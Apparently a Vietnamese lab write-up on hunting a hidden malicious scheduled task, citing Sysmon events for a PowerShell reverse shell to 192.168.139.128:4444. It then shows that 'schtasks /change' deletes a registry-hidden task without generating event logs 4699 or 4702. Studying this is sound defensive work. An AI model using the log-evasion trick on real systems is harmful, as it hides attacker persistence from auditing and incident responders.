
- **Sysmon 1** ghi nhận việc chạy tiến trình độc hại tại 16:00



- **Sysmon 3** ghi nhận hành vi powershell kết nối tới server để tại shell



- **Sysmon 3** ghi nhận hành vi kết nối với máy attacker có IP là 192.168.139.128 tại port 4444



Xóa Scheduled Task


Ngoài lề về vấn đề xóa 1 scheduled task, nếu ta dùng các câu lệnh như schtasks /delete hoặc xóa bằng GUI, sẽ sinh ra log 4699, ví dụ, ta xóa 1 scheduled task là 2025_0002

```
Microsoft Windows [Version 10.0.19045.5247]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>schtasks /delete /tn 2025_0002
WARNING: Are you sure you want to remove the task "2025_0002" (Y/N)? y
SUCCESS: The scheduled task "2025_0002" was successfully deleted.

C:\Windows\system32>
```

Hành vi xóa sẽ chắc chắn sẽ được ghi lại




Tuy nhiên, nếu đối với 1 **scheduled task đã bị hidden** bằng việc sửa các key-value trong registry như đã nói ở trên, thì ta có thể sử dụng câu lệnh là

schtasks /change /tn [name scheduled task] /tr [new action]


(vốn dĩ dùng để thay đổi action của scheduled task) để xóa scheduled task đó (cần mật khẩu)

⇒ điều đặc biệt: **KHÔNG CÓ LOG 4699** và **KHÔNG CÓ LOG 4702** (Scheduled Task được update)

Với Scheduled Task "Window Update" đã bị hidden, ta sẽ xóa bằng cách trên, ban đầu vẫn còn thông tin trong registry




Sau khi thực thi câu lệnh ⇒ registry bị xóa và không tìm thấy "Window Update" nữa



Check log 4699 và 4702 ⇒ không hề có log về scheduled task "Window Update"

- Event 4702 mới nhất là của 1 task khác



- Event 4699 là việc xóa task 2025-0002 ban nãy